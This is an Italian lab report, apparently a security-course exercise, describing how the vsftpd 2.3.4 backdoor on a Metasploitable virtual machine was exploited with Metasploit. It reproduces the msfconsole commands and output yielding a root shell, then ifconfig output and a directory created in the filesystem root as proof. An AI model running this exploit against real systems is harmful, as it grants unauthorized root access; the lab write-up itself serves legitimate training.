INDICE


INTRODUZIONE ED OBIETTIVO

INTRODUZIONE: il presente laboratorio documenta il completamento di una sessione di compromissione controllata su un sistema vulnerabile, partendo dalle funzionalità e dai meccanismi di sfruttamento già analizzati tramite il framework Metasploit.
L'attività si concentra sul servizio FTP *vsftpd*, esposto su una macchina Metasploitable configurata con un indirizzamento di rete specifico, al fine di riprodurre in modo coerente e verificabile un attacco basato su una vulnerabilità nota del servizio.
L'analisi segue un approccio progressivo: dalla verifica della connettività e dell'esposizione dei servizi di rete, all'ottenimento di una sessione remota con privilegi elevati sul sistema bersaglio, fino alla dimostrazione concreta dell'avvenuta compromissione tramite la creazione di un artefatto persistente nel filesystem di root.


OBIETTIVO: dimostrare come una vulnerabilità del servizio *vsftpd* possa essere sfruttata per ottenere l'accesso remoto con privilegi elevati su un sistema bersaglio, evidenziando le implicazioni di sicurezza derivanti dall'utilizzo di software compromesso o non correttamente verificato.

METODLOGIA OPERATIVA


In conformità ai requisiti dell'esercizio, è stata preliminarmente eseguita la riconfigurazione manuale dell'indirizzamento di rete delle macchine coinvolte nel laboratorio, al fine di garantire una corretta comunicazione all'interno della stessa subnet.
La macchina bersaglio Metasploitable è stata configurata con indirizzo IP statico 192.168.1.149/24, come specificato dalla traccia, mentre la macchina attaccante Kali Linux è stata impostata su un indirizzo compatibile appartenente alla medesima rete.



A seguito della modifica, è stata eseguita una verifica della raggiungibilità reciproca tra la macchina attaccante e la macchina bersaglio al fine di validare la corretta configurazione dell'infrastruttura di rete.
I test di connettività hanno evidenziato una comunicazione stabile e priva di perdite di pacchetti, confermando che entrambi i sistemi operano all'interno della stessa subnet e che non sono presenti blocchi a livello di instradamento o filtraggio di rete.



L'analisi condotta tramite il framework Metasploit ha permesso di individuare un modulo di exploit specificamente associato al servizio FTP *vsftpd* nella versione 2.3.4.
Il modulo individuato fa riferimento a una vulnerabilità nota che introduce una backdoor all'interno del servizio stesso e consente l'esecuzione di comandi remoti sul sistema bersaglio. La presenza di tale modulo evidenzia come l'utilizzo di versioni compromesse o non verificate di software di rete possa rappresentare un rischio significativo per la sicurezza del sistema, anche in assenza di configurazioni particolarmente complesse.



L'analisi delle opzioni del modulo di exploit associato al servizio *vsftpd* ha consentito di identificare i parametri necessari per la corretta esecuzione della fase di sfruttamento.
In particolare, il modulo richiede la definizione esplicita dell'host bersaglio e della porta del servizio FTP, elementi indispensabili per indirizzare l'attacco verso il sistema corretto. La presenza di opzioni aggiuntive non obbligatorie evidenzia la flessibilità del modulo e la possibilità di adattarne il comportamento a diversi contesti di rete, pur mantenendo un meccanismo di sfruttamento automatico.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:36167 → 192.168.1.149:6200) at 2026-01-20 15:54:20 -0500
```

A seguito dell'esecuzione dell'exploit, è stata aperta una sessione remota interattiva verso la macchina bersaglio.
Le informazioni restituite al momento dell'instaurazione della sessione indicano che il contesto di esecuzione è associato all'utente di sistema con UID 0 e GID 0, corrispondenti all'account root.
Questo riscontro costituisce un'evidenza oggettiva dell'ottenimento di privilegi di amministrazione sul sistema compromesso, confermando l'impatto critico della vulnerabilità sfruttata.


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:36167 → 192.168.1.149:6200) at 2026-01-20 15:54:20 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:83:88:d0
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe83:88d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:755 errors:0 dropped:0 overruns:0 frame:0
          TX packets:729 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:116882 (114.1 KB)  TX bytes:154704 (151.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:651 errors:0 dropped:0 overruns:0 frame:0
          TX packets:651 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:283765 (277.1 KB)  TX bytes:283765 (277.1 KB)
```

A seguito dello sfruttamento della vulnerabilità sul servizio FTP, è stata ottenuta una shell remota interattiva sul sistema bersaglio.
L'esecuzione del comando di verifica della configurazione di rete ha consentito di identificare chiaramente l'indirizzo IP assegnato all'interfaccia di rete della macchina compromessa, confermando che la sessione attiva era effettivamente in esecuzione sul sistema Metasploitable e non su un contesto locale o isolato.
Le informazioni restituite hanno evidenziato la corretta configurazione dell'interfaccia di rete associata all'indirizzo 192.168.1.149, in linea con quanto definito nella fase di preparazione dell'ambiente.

Questo passaggio ha permesso di validare l'avvenuta compromissione del target corretto e la piena interazione con il sistema operativo remoto.
La possibilità di interrogare direttamente la configurazione di rete del sistema dimostra il livello di controllo ottenuto e conferma che l'accesso non è limitato al singolo servizio vulnerabile, ma si estende all'intero ambiente di esecuzione del server.



A valle dell'ottenimento della shell remota sul sistema bersaglio, è stata eseguita un'ulteriore attività di validazione operativa finalizzata a dimostrare il pieno controllo del file system della macchina compromessa.
In particolare, è stata creata una nuova directory nella root del sistema, successivamente verificata tramite l'elenco delle directory di primo livello.
La presenza della cartella appena creata all'interno della directory radice conferma che la sessione attiva dispone di privilegi completi sul sistema operativo, consentendo operazioni di scrittura in aree normalmente riservate all'amministrazione di sistema.

CONCLUSIONE

Il laboratorio svolto ha dimostrato come una vulnerabilità critica su un servizio esposto in rete possa compromettere integralmente la sicurezza di un sistema.
Attraverso lo sfruttamento del servizio FTP vulnerabile è stato possibile ottenere accesso remoto con privilegi di amministrazione, consentendo l'esecuzione di operazioni arbitrarie e la modifica diretta del file system.
In un contesto aziendale reale, una simile esposizione comporterebbe un rischio estremamente elevato in termini di riservatezza, integrità e disponibilità dei dati, potenzialmente aprendo la strada a compromissioni persistenti, esfiltrazione di informazioni sensibili e movimenti laterali all'interno dell'infrastruttura.
L'esercizio evidenzia l'importanza di un costante aggiornamento dei servizi, di un'adeguata gestione delle superfici di attacco e di controlli di sicurezza proattivi per prevenire l'abuso di vulnerabilità note.